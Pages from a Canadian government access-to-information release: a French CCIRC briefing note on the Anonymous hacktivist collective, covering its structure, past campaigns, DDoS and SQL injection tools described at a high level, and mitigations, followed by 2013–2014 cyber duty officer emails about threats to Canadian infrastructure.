(21) An SQL server is a relational database server that can store and retrieve data across a network (e.g. the Internet). Queries from client machines are formatted in the SQL language.

(22) Guy Fawkes was associated with the Gunpowder Plot, a failed assassination attempt against King James I of England in 1605. The conspirators' plan was to blow up the Houses of Parliament in order to kill the King and the Members of Parliament. Coincidentally, Anons have adopted the easily available and inexpensive Guy Fawkes mask as their symbol.

****

SÉCURITÉ PUBLIQUE CANADA
CENTRE CANADIEN DE RÉPONSE AUX INCIDENTS CYBERNÉTIQUES

****
NOTE D'INFORMATION
****

Numéro : IN12-501
Date : 1 mars 2012

****
Aperçu du collectif d'hacktivistes Anonymous
****

OBJECTIF
========

Le présent rapport donne un aperçu du groupe d'hacktivistes Anonymous. Il présente des renseignements sur sa structure organisationnelle, ses techniques et ses cibles, sur la menace qu'il pose

pour les systèmes d'infrastructures essentielles du Canada et sur les mesures d'atténuation recommandées.

ÉVALUATION

SOMMAIRE

Anonymous cible les gouvernements, les entreprises privées et les particuliers dont les activités ou les buts semblent être en conflit avec les principes énoncés par le groupe. Ces principes sont axés sur les droits civils (p. ex., régimes oppressifs), l'accès à l'information (p. ex., censure sur Internet) et d'autres causes liées aux injustices sociales perçues.

Compte tenu des cibles précédentes d'Anonymous, les systèmes des infrastructures essentielles du Canada pourraient être ciblés en raison des initiatives législatives et réglementaires du gouvernement (p. ex., Loi sur la modernisation du droit d'auteur) et d'initiatives qui pourraient provoquer une opposition militante (p. ex, enjeux sociaux ou environnementaux).

Anonymous utilise diverses capacités contre ses cibles : attaques distribuées par déni de service (DDoS) (2), craquage de mots de passe, injections SQL (3), déploiements de maliciels (virus), etc. Des organisations canadiennes ont été ciblées directement et indirectement par des activités d'Anonymous. Par exemple, le site Web du service de police de Toronto a été piraté en 2011, probablement en réponse aux expulsions du camp Occupons Toronto; des entreprises canadiennes qui participent à l'exploitation des sables bitumineux en Alberta ont été ciblées, en particulier pour manifester contre le pipeline Keystone XL; et, à la suite de l'attaque à la fin 2011 contre STRATFOR, une entreprise des É.-U. avec des liens avec les organismes de renseignement et d'application de la loi, les justificatifs utilisés par des entreprises canadiennes pour accéder aux bases de données de STRATFOR ont été publiés. Anonymous utilise diverses techniques pour réaliser ses objectifs, mais des pratiques solides en matière de sécurité de la TI aident à se protéger contre ces attaques. La majorité des attaques ne tirent pas profit de vulnérabilités du jour zéro (4).

APERÇU

Les pirates militants poursuivent de plus en plus des activités de menaces cybernétiques pour atteindre leurs objectifs. En particulier, le terme « Anonymous » fait référence à un groupe de pirates militants (hacktivistes) qui font peser un large éventail de cybermenaces sur les gouvernements et les organisations commerciales partout au monde. Le programme d'Anonymous a compris l'utilisation de cybermenaces pour manifester contre la censure gouvernementale perçue sur Internet et appuyer des mouvements militants internationaux.

STRUCTURE

Anonymous comprend un ensemble hétérogène de sous-groupes (p. ex., Anon-ops5, LulzSec6) et mène souvent des campagnes en collaboration avec d'autres groupes hacktivistes qui partagent les mêmes objectifs. Par exemple, TeaMp0isoN et le People's Liberation Front sont des groupes hacktivistes distincts qui sont libres de participer ou non à des projets conjoints avec Anonymous. Le mouvement Anonymous a aussi été imité par d'autres groupes hacktivistes, par exemple, LulzRaft7.

Anonymous n'est pas organisé hiérarchiquement et n'a pas de chefs définis. De plus, Anonymous n'a pas de porte-parole officiel, même s'il y a plusieurs porte-paroles officieux (8). La seule exigence que les membres d'Anonymous (les « Anons ») doivent respecter est de garder l'anonymat lorsqu'ils participent à des campagnes cybernétiques pour appuyer les efforts du groupe. Dans de nombreux cas, les Anons se joignent volontairement à un réseau zombie en téléchargeant et en installant l'application LOIC (Low Orbit Ion Cannon) (9) sur leur ordinateur. (Remarque : L'absence d'une structure de direction définie peut expliquer pourquoi certaines menaces associées à Anonymous sont mises à exécution, alors que d'autres n'aboutissent pas si un consensus au sujet d'une cible ne se dégage pas parmi les membres.)

SÉLECTION DE CIBLES

Puisqu'Anonymous est décentralisé, les nouvelles cibles sont fixées de diverses façons. Voici certaines méthodes souvent utilisées et bien documentées de sélection de cibles :

- Consensus des membres dégagé au moyen de sondages en ligne. Après une période de discussion par l'intermédiaire du service de clavardage IRC, un sondage en ligne est réalisé pour fixer les cibles d'attaques de déni de service (DoS) ou de DDoS. Le processus peut sembler démocratique, mais ce sont les Anons d'élite qui exploitent les canaux IRC qui prennent la décision définitive sur la cible des attaques effectuées au moyen de LOIC.
- En réponse à une provocation directe ou indirecte perçue de la part de gouvernements, d'autres groupes pirates ou d'entreprises (p. ex., HBGary (10)) contre le groupe Anonymous ou ses principes.
- Pour exposer de mauvaises pratiques en matière de sécurité. Par exemple, les membres d'Anonymous peuvent utiliser la technique « Google hacking » pour détecter des cibles intéressantes. Les résultats de ces activités de reconnaissance sont souvent publiés sur des sites tels que pastebin.com.

Ces pratiques de ciblage sont généralement mises en œuvre pour appuyer un objectif ou une campagne en particulier d'Anonymous. Par exemple, une raison d'être importante d'Anonymous est de promouvoir l'opération « Anti-Security » (ou AntiSec), une déclaration de cyberguerre contre les gouvernements et les entreprises en réponse à une corruption ou à une censure Internet perçues. Dans le cadre de cette campagne, Anonymous encourage ses membres à trouver et à divulguer des renseignements gouvernementaux confidentiels et de cibler des banques et d'autres établissements bien en vue.

CIBLES ET COMPORTEMENTS DANS LE PASSÉ

Anonymous a lancé des activités de cybermenaces pour manifester contre des décisions gouvernementales et pour appuyer ses propres principes. Plus récemment, ces efforts hacktivistes appuyaient les divers mouvements Occupons (11) et WikiLeaks et s'opposaient à la censure et au filtrage d'Internet ainsi qu'aux régimes oppressifs. Voici un aperçu de certaines de certaines campagnes :

2008 :
Projet Chanalogy (à l'échelle mondiale)
Démarche : Attaques DDoS lancées contre les sites Web de l'église de Scientologie et manifestations non violentes à l'échelle mondiale.
Raison : L'Église de Scientologie essayait de limiter l'accès à des informations disponible sur Internet qu'elle jugeait embarrassantes.

2009 :
Anonymous Iran (Iran)
Démarche : Création d'Anonymous Iran, un site d'appui du Parti vert d'Iran, pour fournir des ressources clandestines et des renseignements sur les événements aux manifestants iraniens dans le cadre de la censure des renseignements Internet imposée par le gouvernement.
Raison : Appuyer les manifestants iraniens contre un régime perçu comme corrompu.

Opération Didgeridie (Australie)
Démarche : Attaque DDoS lancée contre le site Web du premier ministre australien.
Raison : Manifester contre la politique et les lois proposées relatives à la mise en œuvre de listes noires au niveau des FSI.

2010 :
Opération Titstorm (Autralie)
Démarche : Attaque DDoS lancée contre les sites Web du Parlement australien et altération du site Web du premier ministre australien.
Raison : Manifester contre la mise en œuvre d'un filtre Internet qui bloquerait les sites Web présentant de mauvais traitements d'enfants et certains types de pornographie.

Opérations Payback et Sony (à l'échelle mondiale)
Démarche : Attaques DDoS lancées contre les sites Web de Sony PlayStation.
Raison : Appuyer le partage de fichiers en ligne et exercer des représailles sur Sony pour avoir intenté des poursuites contre deux personnes qui avaient réussi à débrider le système PlayStation 3 pour permettre aux utilisateurs d'exécuter des applications génériques (12).

Opération Riposte Assange (« Avenge Assange ») (É.-U.)
Démarche : Attaques DDoS lancées contre les sites Web d'Amazon, de PayPal, de MasterCard et de Visa.
Raison : Manifester du soutien à l'égard de WikiLeaks et manifester contre l'arrestation de son fondateur.

Opération Zimbabwe (Zimbabwe)
Démarche : Attaques DDoS lancées contre les sites Web de la République du Zimbabwe.
Raison : Manifester contre la censure des documents de WikiLeaks.

2011 :
Opération Tunisie (Tunisie)
Démarche : Attaques DDoS lancées contre les sites Web du gouvernement de la Tunisie.
Raison : Manifester contre la censure d'Internet et appuyer le printemps arabe (13).

Opération Syrie (Syrie)
Démarche : Site Web du ministère de la Défense syrien altéré.
Raison : Appuyer le Printemps arabe (soulèvement en Syrie).

Opération Égypte (Égypte)
Démarche : Attaque DDoS lancée contre les sites Web du gouvernement égyptien et du Parti national démocratique. De plus, publication des noms et des mots de passe des comptes de courriel de hauts fonctionnaires du gouvernement.
Raison : Appuyer le Printemps arabe (soulèvement en Égypte).

HBGary Federal (É.-U.)
Démarche : Altération du site Web de HBGary, suppression de fichiers de l'entreprise, publication de 68 000 courriels d'employés.
Raison : Un représentant de HBGary a provoqué Anonymous en menaçant de divulguer des renseignements sur le groupe.

Banque d'Amérique (É.-U.)
Démarche : Des documents de nature sensible de la Banque d'Amérique, qui sont censés prouver des cas de corruption et de fraude à la banque, sont publiés en ligne.
Raison : Appuyer des allégations de corruption et de fraude au sein du système bancaire aux É.-U.

Opération Malaisie (Malaisie)
Démarche : Attaques DDoS lancées contre 91 sites Web du gouvernement de la Malaisie.
Raison : Répondre à la censure par le gouvernement de la Malaisie de sites tels que Pirate Bay (14) et WikiLeaks.

Occupons Wall Street (É.-U.)
Démarche : Attaques DDoS lancées contre les sites Web du service de police d'Oakland et de maire de St. Louis.
Raison : Manifester contre l'expulsion des manifestants des sites Occupons et appuyer le mouvement Occupons international.

Opération Mayhem (É.-U.)
Démarche : Virus Guy Fawkes diffusé sur Facebook.
Raison : Manifester contre le projet de loi Stop Online Piracy Act (15), la perception de violence policière dans le cadre des mouvements Occupons et toute forme d'opposition aux activités d'Anonymous.

Cox Communications (É.-U.)
Démarche : Serveurs DNS (Domain Name System) mis hors ligne, bloquant l'accès Internet de la plupart des clients dans le sud-ouest des É.-U.
Raison : Manifester contre la restriction par Cox Communications des quotas d'utilisation de données des clients.

Opération Blackout (É.-U.)
Démarche : En novembre, menaces proférées par Anonymous contre le gouvernement des É.-U.
Raison : Manifester contre le projet de loi Stop Online Piracy Act.

STRATFOR (à l'échelle mondiale)
Démarche : STRATFOR est une entreprise des É.-U. qui fournit des services aux organismes du renseignement et d'application de la loi et à d'autres clients. 200 Go de données sont volés sur les serveurs Web de STRATFOR et ensuite publiés. L'information volée comprend des numéros de cartes de crédit actives, des adresses de courriel, des numéros de téléphone, des mots de passe chiffrés et des renseignements de nature sensible des clients (y compris des ministères gouvernementaux et des services militaires). Anonymous compte faire des dons à des organismes de bienfaisance en utilisant les renseignements volés sur les cartes de crédit.
Raison : À la suite de l'incident HBGary, Anonyme a lancé une enquête sur ce qu'elle nomme une alliance entre l'État et le secteur privé contre le mouvement de l'information libre. En raison des liaisons

de STRATFOR avec les secteurs de marchés militaires et du renseignement et les organismes gouvernementaux, Anonymous croit qu'en ciblant STRATFOR, il pourra améliorer sa capacité de poursuivre cette enquête et, ainsi, de divulguer d'autres cas de corruption, de crime et de pratiques trompeuses [soi-disant] de la part d'acteurs puissants situés aux É.-U. et ailleurs (16).

En cours :
Opération AntiSec (OTAN, Tunisie, Brésil, Australie, É.-U., Turquie, Royaume-Uni et autres pays)
Démarche : Aux É.-U., attaques DDoS contre le site Web de la CIA. Piratage du site Web du Sénat des É.-U. et publication de renseignements sur sa structure interne de serveurs. Au Royaume-Uni, attaques DDoS contre le site Web du Serious Organised Crime Agency (SOCA).
Raison : Déclaration de guerre cybernétique à l'échelle mondiale contre des gouvernements et des entreprises en réponse à la corruption et à la censure par le gouvernement perçues.

CANADA :
Anonymous a ciblé, directement et indirectement, le gouvernement, des administrations municipales et des entreprises privées du Canada. En voici des exemples :

Gouvernement du Canada :
STRATFOR (décembre 2011)
Le gouvernement fédéral est une cible indirecte des activités d'Anonymous relatives à STRATFOR. Divers ministères fédéraux consultent les ressources de STRATFOR. Des noms de compte et des mots de passe d'employés fédéraux figurent parmi les renseignements publiés par Anonymous (17).

Projet de loi C-11, Accord commercial relatif à la contrefaçon (ACRC) et Projet de loi C-30 (février 2012)
Le gouvernement fédéral a été ciblé directement par Anonymous, au moyen d'attaques DoS et de menaces fortement médiatisées contre le ministre de la Sécurité publique, en réponse au projet de loi C-11 (Loi sur la modernisation du droit d'auteur), à l'ACRC et au projet de loi C-30 (accès licite).

Administrations municipales :
Toronto (novembre 2011)
Anonymous a menacé de mettre hors ligne le site Web de la Ville de Toronto si les fonctionnaires expulsent les manifestants du camp Occupons Toronto. Aucune activité n'a été effectuée contre le site Web de la Ville de Toronto, mais le site Web du service de police de Toronto a été piraté et des noms de compte et des mots de passe ont été volés, possiblement en guise de représailles aux efforts continus pour expulser les manifestants du camp Occupons.

Entreprises privées :
Opération Green Rights et projet Tarmaggedon (juillet 2011)
En réponse à des préoccupations environnementales, Anonymous a ciblé des entreprises associées au pipeline Keystone XL et au projet de sables bitumineux en Alberta.

TECHNIQUES

Anonymous a traditionnellement utilisé des techniques de cybermenaces de base disponibles de sources ouvertes contre ses cibles. Par contre, à compter de la mi-2011, des Anons ont commencé à développer leurs propres maliciels. (Remarque : La liste d'attaques ci-dessous n'est pas exhaustive, puisqu'Anonymous compte un grand nombre de membres et que leurs activités ne peuvent pas toutes être tracées et attribuées à Anonymous.)

DoS et DDoS :
La méthode privilégiée d'Anonymous est de lancer des attaques DoS ou DDoS contre le site Web de la cible pour essayer de mettre son réseau hors ligne et d'empêcher l'accès au site par les utilisateurs légitimes. Voici les méthodes le plus souvent utilisées :

– /HOIC/JS LOIC/BOIC :
On encourage les Anons à télécharger et à lancer l'application Low Orbit Ion Cannon (LOIC) pour leur permettre de participer volontairement au réseau zombie. Le LOIC est pointé vers la cible choisie pour perturber le service de l'hôte. Toutefois, puisque le LOIC peut révéler les adresses IP de ses utilisateurs, Anonymous a cherché d'autres modes d'attaque, par exemple l'utilisation d'un mandataire d'anonymisation tel que TOR (The Onion Router). D'autres versions de l'application comprennent une version JavaScript, JS LOIC, et, plus récemment, une version fondée sur les favoris (nommée BOIC). Ces versions ne demandent guère plus qu'un clic pour inonder la cible avec un grand nombre de paquets GET et POST afin de créer un déni de service.

– Apache Killer :
L'outil de DoS Apache, surnommé Apache Killer, exploite une vulnérabilité qui permet aux attaquants à distance d'envoyer des requêtes à des serveurs au moyen d'un identificateur de ressource uniforme (URI) mal formé (20. Il est conçu pour surcharger la mémoire du serveur Web et, ainsi, mettre le site Web hors ligne. Il permet aussi à un attaquant à distance de mener une attaque DoS contre un serveur Apache à partir d'un seul ordinateur.

Attaques DoS et DDoS au moyen d'injections SQL :
– #RefRef :
Anonymous a développé et publié, en septembre 2011, un outil de DDoS en Perl, #RefRef, qui exploite des vulnérabilités de SQL (21). L'outil envoie des requêtes SQL mal formées, conçues pour surcharger les ressources du serveur, à un portail Web hébergé sur un serveur SQL. Par conséquent, le site Web est mis hors ligne. #RefRef peut être utilisé avec d'autres outils, par exemple, Havij, un outil d'injection SQL qui aide les vérificateurs de pénétration à trouver et à exploiter des vulnérabilités d'injection SQL. Ces attaques contre des vulnérabilités de SQL peuvent modifier le contenu de bases de données ou voler des données de bases de données (p. ex., renseignements sur les cartes de crédit ou mots de passe).

Virus Guy Fawkes :
Les membres d'Anonymous se sont aussi axés sur le développement de maliciels. Le virus Guy Fawkes (22) a été développé par des Anons pour prendre le contrôle d'un compte Facebook et s'en servir pour distribuer des maliciels à d'autres membres sans connexion réelle de l'utilisateur au site. Selon des analystes de la sécurité de l'entreprise de logiciels antivirus BitDefender, le virus Guy Fawkes (qu'ils nomment Backdoor-Bifrose-AAJX) peut s'injecter dans le processus d'Internet Explorer, donnant ainsi un accès sans entrave au système compromis. Il peut aussi enregistrer les frappes et perturber les opérations de logiciels antimaliciels connus. (Remarque : On croyait que le virus Guy Fawkes était responsable de l'attaque pornographique massive contre Facebook en novembre 2011, mais Facebook et BitDefender ont par la suite réfuté cette hypothèse. Anonymous affirme qu'il travaille encore à contrôler le virus en vue d'une utilisation ultérieure.)

Autre :

Anonymous utilise aussi d'autres techniques : ingénierie sociale pour obtenir l'accès aux systèmes des victimes (p. ex., HBGary Federal), altération de sites Web ciblés pour afficher des messages embarrassants, craquage de mots de passe pour extraire des renseignements de bases de données, utilisation d'un outil de détournement Twitter nommé Universal Rapid Gamma Emitter (URGE) pour détourner les sujets d'actualité sur Twitter vers des sujets d'intérêt à Anonymous, etc. L'outil URGE permet aussi aux Anons de poster des gazouillis sur ces sujets.

ATTÉNUATION

Des pratiques solides en matière de sécurité de la TI aident à se protéger contre des menaces telles que celles présentées par le collectif hacktiviste Anonymous. Anonymous met généralement à profit des techniques en source ouverte ou des vulnérabilités bien connues. Les cibles sont généralement annoncées dans des forums ouverts (p. ex., Twitter, Pastebin) et dans les médias.
Nous encourageons les organisations à consulter les principes de prévention contre les menaces sophistiquées et persistantes et contre les attaques par déni de service du CCRIC aux adresses suivantes :
http://www.securitepublique.gc.ca/cnt/rsrcs/cybr-ctr/2012/tr12-001-fra.aspx
http://www.securitepublique.gc.ca/cnt/rsrcs/cybr-ctr/2011/tr11-002-fra.aspx
http://www.securitepublique.gc.ca/cnt/rsrcs/cybr-ctr/2011/tr11-001-fra.aspx

De plus, les mesures d'atténuation suivantes sont disponibles pour se protéger contre certaines des techniques susmentionnées :

Apache Killer :
– Apache a publié des correctifs pour cette vulnérabilité. Nous recommandons à tous les utilisateurs de mettre leur système à niveau à la version 2.2.20 (ou plus récente) d'Apache.

#RefRef :
– Le code Web devrait être renforcé contre les injections SQL pour empêcher le serveur d'exécuter des requêtes SQL arbitraires provenant d'utilisateurs inconnus. Consultez les références sur les pratiques exemplaires, p. ex. l'Open Web Application Security Project (OWASP) – https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet (en anglais seulement).

NOTES DE FIN

(1) IRC est un protocole de communication textuelle et de conférences en temps réel sur Internet. Il assure les communications de groupe ainsi que la messagerie privée et le partage de fichiers.

(2) Dans une attaque distribuée par déni de service (DDoS), de multiples systèmes attaquent une seule cible. Le déluge de messages entrants vers le système ciblé force sa fermeture et empêche la prestation de services aux utilisateurs légitimes.

(3) L'injection SQL est souvent utilisée pour attaquer la sécurité d'un site Web en injectant des commandes SQL dans la base de données d'une application.

(4) Les attaques du jour zéro essaient d'exploiter des vulnérabilités logicielles qui ne sont pas encore connues des développeurs du logiciel ou du grand public.

(5) Anon-ops assure la communication des annonces d'Anonymous.

(6) LulzSec était une petite équipe qui s'est associée à Anonynmous dans le cadre de la campagne à long terme Anti-Security (ou AntiSec). LulzSec a mis fin à ses activités à l'été 2011.

(7) LulzRaft a été inspiré par le groupe LulzSec et est responsable de l'altération du site Web du Parti conservateur du Canada et de l'accès aux renseignements privés sur les donateurs du parti. Ils ont aussi été liés à l'altération du site Web de l'entreprise d'énergie Husky Energy, établie à Calgary.

(8) Les porte-paroles officieux d'Anonymous comprennent Jake Davis (aussi connu sous son pseudonyme en ligne, « Topiary ») et Barrett Brown. Pour en savoir plus sur Jake Davis, consultez http://www.lefigaro.fr/hightech/2011/08/01/01007-20110801ARTFIG00418-piratage-des-lulzsec-un-anglais-de-18-ans-au-tribunal.php. Pour en savoir plus sur Barrett Brown, consultez http://www.dmagazine.com/Home/D_Magazine/2011/April/How_Barrett_Brown_Helped_Overthrow_the_Government_of_Tunisia.aspx (en anglais).

(9) Selon des sources d'information ouvertes, LOIC est une application d'essais sous contrainte de réseau en source libre qui permet d'effectuer des attaques DoS ou DDoS contre un site cible en l'inondant de paquets TCP ou UDP pour perturber ses services.

(10) HBGary Federal est une entreprise de sécurité de la technologie qui collaborait avec le FBI pour démasquer les membres d'Anonymous. En février 2011, le PDG, Aaron Barr, a révélé leur intention de publier des renseignements sur l'identité des membres d'Anonymous. Par conséquent, des membres d'Anonymous ont compromis le site Web de HBGary et ont volé et publié des documents et des courriels de l'entreprise.

(11) Selon des sources d'information ouvertes, le mouvement Occupons désigne un mouvement international de manifestation contre les taux de chômage élevés, l'inégalité sociale et économique et la corruption perçue au sein des entreprises et des gouvernements.

(12) Pour en savoir plus, consultez http://www.branchez-vous.com/techno/actualite/2011/04/anonymous-sony-playstation-3-piratage-geohot-cyberattaque.html.

(13) Le terme printemps arabe désigne des manifestations révolutionnaires dans le monde arabe à partir de décembre 2010. Les pays touchés comprennent la Tunisie, l'Égypte, la Lybie, Bahreïn, la Syrie, le Yémen, l'Algérie, l'Iraq, la Jordanie, le Koweït, le Maroc, Oman, le Liban et l'Arabie saoudite.

(14) The Pirate Bay est un site Web suédois notoire qui facilite les téléchargements illégaux et appuie le mouvement international contre le droit d'auteur.

(15) Stop Online Piracy Act (SOPA) est un projet de loi des É.-U. pour combattre la distribution en ligne de propriété intellectuelle protégée par le droit d'auteur. Anonymous le considère comme une tentative de censure d'Internet.

(16) Pour obtenir l'explication complète d'Anonymous, consultez la déclaration de Barrett Brown à http://www.zerohedge.com/news/anonymous-explains-why-27million-stratfor-emails-were-hacked.

(17) Le Centre d'évaluation des cybermenaces (CECM) a fourni des mesures d'atténuation aux employés des ministères touchés.

(18) Ce projet de soi est semblable aux projets de loi C-50, C-51 et C-52 précédents.

(19) L'opération Facebook a été lancée le 5 novembre 2011 parce qu'Anonymous croit que « Facebook est à l'opposé des valeurs d'AntiSec ».

(20) Pour en savoir plus, consultez le bulletin CVE-2011-3192 à http://nvd.nist.gov/ (en anglais).

(21) Un serveur SQL est un serveur de base de données relationnelle qui peut stocker et récupérer des données sur un réseau (p. ex., Internet). Les requêtes provenant des ordinateurs clients sont formatées dans le langage SQL.

(22) Guy Fawkes était associé à la Conspiration des poudres (« Gunpowder Plot »), une tentative infructueuse d'assassinat du roi James I d'Angleterre en 1605. Le projet des conspirateurs était de faire sauter le Parlement pour tuer le roi et les membres du Parlement. Les Anons ont d'ailleurs adopté comme symbole le masque de Guy Fawkes, facilement accessible et bon marché.

From: Clow, Patrick
Sent: Wednesday, November 13, 2013 11:20 AM
To: CYBERDO
Subject: FW: Threats against [redacted]

Good morning,

Please send a note to the RCMP techops folks re this threat involving Canadian CI.

Thank you

From: Bendelier, Kenneth
Sent: Wednesday, November 13, 2013 10:52 AM
To: Clow, Patrick
Subject: FW: Threats against [redacted]

Over to Ops....

From: [redacted]
Sent: Wednesday, November 13, 2013 10:51 AM
To: Bendelier, Kenneth
Subject: Threats against [redacted]

Hi Ken;

Can I bug you for any information you may have regarding this tweet. They are referring to [redacted] twitter account

hxxps://twitter.com/jaymack9
Called the PM some bad name too...

[redacted] | Cyber Security Working Group

Page 776

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

From: CYBERDO
Sent: Wednesday, November 13, 2013 11:40 AM
To: 'RCMP_TCB_Operations@rcmp-grc.gc.ca'
Cc: CYBERDO
Subject: CCIRC CE13-007540 [Anonymous Splinter Group threat against Canadian Oil & Gas Industry]

Good Morning;

For your situational awareness, the following post found on Twitter claiming to be associated with an Anonymous Splinter Group stating that "Your turn is coming soon, Down with the Canadian Oil & Gas Industry. We will crush you like insects."

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
Telephone | Téléphone +1 613-991-7792
PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

Lauzier, Eric

From: [redacted]
Sent: Friday, March 14, 2014 11:56 AM
To: CYBERDO (PS/SP)
Subject: General Threat Info

* PGP Decrypted Message

Hello CyberDO,

[redacted]

Are you aware of this threat and is there any information that you can share with us?

Thanks,

[redacted]

Page 779

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

From: [redacted]
Sent: Friday, March 14, 2014 11:56 AM
To: CYBERDO (PS/SP)
Subject: General Threat Info

-----BEGIN PGP MESSAGE-----
Version: GnuPG v2.0.22 (MingW32)

hQIOA4v7Lo5QmG2hEAgA44Hnq6yx27eu+n2pk2vFsXHbitSgP7PWzKruvx25dfh/
bM6jRrxCjixImd6Em5WSDc/GuoxXxOZPVvD5LbyoPyZ6rAjQRmCOPmgHITHxuV3C
T04IUve19KJDU0qtJ9k8OmcR8+/d8rZdke4HZiZQ9ty1LiZNwjIMtz0zMBpe18a1
sJrivlLzXpAYs77vlW1mcK2BybPZ4ETWZ4+axjv+8PA+vDdNUmwRFsX2WyELSgCl
+NCOjNv8u4L1LXQ4uQ9E8/Bn6i87+/0exk7WJikcmHlncY6vpMgvdLMhn9fjdojl
NxvkvHh5gyxk3Z3ePkNuKD3yol1L27bP6+4tJegIuAf/RovhidgaZdptza9/mzkS
X8RW7KphBlAoV11tw62S+zaOfYyycb6Vn1TUnfqlUDBLdBLsfQNqSdT9v4hUCcst
+PVtiRe2Wq/LlD6+b+5qG33fqYVkFNA+yWZcE3gl7mmHlzly+eQjTPlELdexw4E5
qdweZ7kHO8pnbpc+B477tMnqOhxl9peg2Qh6C0pTmSyfQs6M2xwwD9xxH8RBzzBo
SjzOWtyWcBpgwj/BAaNEBMCyp5v0nEjoLANUbHFcC3cJMFj0qlUADJwwjZFPdTkd
VRFFyU10NlgXE8F4qmPwpSfQys9DDD9yQqV3Qyh/FzlNtnBQ5ESRG44u4ERU/wCl
lNLpAUMIHNqgTZfPu1Gwu7KAQT2S1nkl3hWkJgRRHUYT/RxyGfpIB/mR9egZx8Qr
b2wD5naE6MDkq0+vxr0hABi5wF7a+PqT/ovKSwE/wfstbJNP/8wUDz4wZVChMI0d
0x1obATzaj/ZBqSVyTVp6YohRLOAnsFpSfxiHQAIwMVUdZ7DDfcy0hBCgMcvRT+E
80WI5JvcOPkNz8EqWKypZNti3//rxJKGisgxUjqOHG3uS1n778jiYeLUg8VR5h8p
pcKvDEgJSs7eMH8ubfwtJDbgseQzrPQgobNISnTY1K43AwuxTiyICDlqTKZJ1CR4
968sbczwsrKbuItWj8qEFWBzJp3gjuEs2f/U0UB80CIP4jB5ho4nwdXv/i94+OEe
7VUV4ESL1EHBnh2aeEZXBo95gtcnJgvpiS+zWi8HFb66wqaoRqFul5K5AYMMGdGZ
2L0sPIWvgoRTyDlKAW/QGn0qlaXbMp01kCktbtDdXBmua1vDsu3YhsC4wcE+u0Cu
tbrohugOHcfGrtEY1JExFEsisCYvA0lG2q44ALgI7BVqsx+lrBTSSMT4rll25ze2
txHic1gITBtB5PK1TnFnO2wjEv5NOVabKteuIFDH/KuKxL16Y+Krs0GLESqtNlyj
hjXkdt8r7dd5XnTUvEKcA4n+DvdhPgyuel+ZAhUx+LwEVHZGEk7HRIfddL/tAELw
niRC9Rj+5V2tJthZdVA9O6xeDxS1Yjq/W4OCroIJLXp1WPNca2akUdF2TA0dVJAt
XYUz4yNH6Nc5Cg==
=t6pK
-----END PGP MESSAGE-----

[redacted]

From:
Sent: Friday, March 14, 2014 12:41 PM
To: CCIRC-CCRIC (PS/SP);
Cc:
Subject: Assistance Please
Attachments:

Good Day CCIRC

Are you able to provide any additional information/guidance regarding this possible cyber threat?

Thank you.....

Senior Criminal Intelligence Research Specialist
Critical Infrastructure Intelligence Team
Federal Policing Criminal Operations
M3, 4th Floor, Rm 616-96,
Mailstop #148
73 Leikin Drive,
Ottawa, Ontario
K1A0R2

>>> 2014/03/14 12:14 PM >>>

Are you able to provide any insight? (See below) This is from our Stavanger office.

Page 782

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: Moore, Bruce
Sent: Friday, March 14, 2014 2:26 PM
To: 'NICHOLAS.SCHEURKOGEL@forces.gc.ca'; Clow, Patrick
Cc: CYBERDO (PS/SP)
Subject: RE: Request for

Nic give me a call when you have a chance 991-7792

From: NICHOLAS.SCHEURKOGEL@forces.gc.ca [mailto:NICHOLAS.SCHEURKOGEL@forces.gc.ca]
Sent: Friday, March 14, 2014 2:23 PM
To: Clow, Patrick
Cc: Moore, Bruce; CYBERDO (PS/SP)
Subject: Request for

Pat,

I was wondering if you could assist me with something. This weekend, we will be monitoring open source for anything [redacted] would it be possible to drop me a quick call: 613-883-0536 ?

Nick

From:
Sent: Friday, March 14, 2014 4:17 PM
To: CCIRC-CCRIC (PS/SP); CYBERDO (PS/SP);
Cc:
Subject: Re: Assistance Please [CCIRC CE14-8890]

Thank you. please note.

Sent by Blackberry

"This document is the property of the Government of Canada. It is loaned, in confidence, to your agency only and is not to be reclassified or further disseminated without the consent of the originator."
Â« Ce document appartient au gouvernement du Canada. Il n'est transmis en confidence qu'Ã votre organisme et il ne doit pas Ãªtre reclassifiÃ© ou transmis Ã d'autres sans le consentement de l'expÃ©diteur.

>>> "CYBERDO (PS/SP)" 14/03/2014 3:57:15 PM >>>

Hi Tim;

We received a similar inquiry from as well. (Iâ€™ve already responded to by telephone.)

Iâ€™ve made inquiries with other federal partners.

We believe this is related to a generic report generated recently to raise awareness of potential physical threats in that region due to the escalating situation in the Ukraine. In so far as we are aware, there is no escalated cyber threat or threat against control systems specifically.

If this situation should change and we receive any reporting indicating an increased threat to energy systems, we will issue awareness products accordingly.

Thanks very much,

J-4-71
Cyber Duty Officer | Officier de service cybernÃ©tique
Canadian Cyber Incident Response Centre | Centre canadien de rÃ©ponse aux incidents cybernÃ©tiques
Public Safety Canada | SÃ©curitÃ© Publique Canada
Email : **cyber-incident@ps-sp.gc.ca**
Telephone | TÃ©lÃ©phone +1

Facsimile | TÃ©lÃ©copieur +1 613-991-3574
PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

From: [redacted]
Sent: Friday, March 14, 2014 12:41 PM
To: CCIRC-CCRIC (PS/SP); [redacted]
Cc: [redacted]
Subject: Assistance Please

Good Day CCIRC

Are you able to provide any additional information/guidance regarding this possible cyber threat?

Thank you..... [redacted]

[redacted]

[redacted]

"This document is the property of the Government of Canada. It is loaned, in confidence, to your agency only and is not to be reclassified or further disseminated without the consent of the originator."
Â« Ce document appartient au gouvernement du Canada. Il n'est transmis en confidence qu'Ã votre organisme et il ne doit pas Ãªtre reclassifiÃ© ou transmis Ã d'autres sans le consentement de l'expÃ©diteur. Â»
>>> [redacted] 2014/03/14 12:14 PM >>>
[redacted]
Are you able to provide any insight? (See below) This is from our [redacted] office.

Page 786

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From:
Sent: Wednesday, May 21, 2014 10:23 AM
To: Cyber-Incident (PS/SP)
Cc:
Subject: Incident to report

Hello,

[redacted]

Page 788

is withheld pursuant to sections

est retenue en vertu des articles

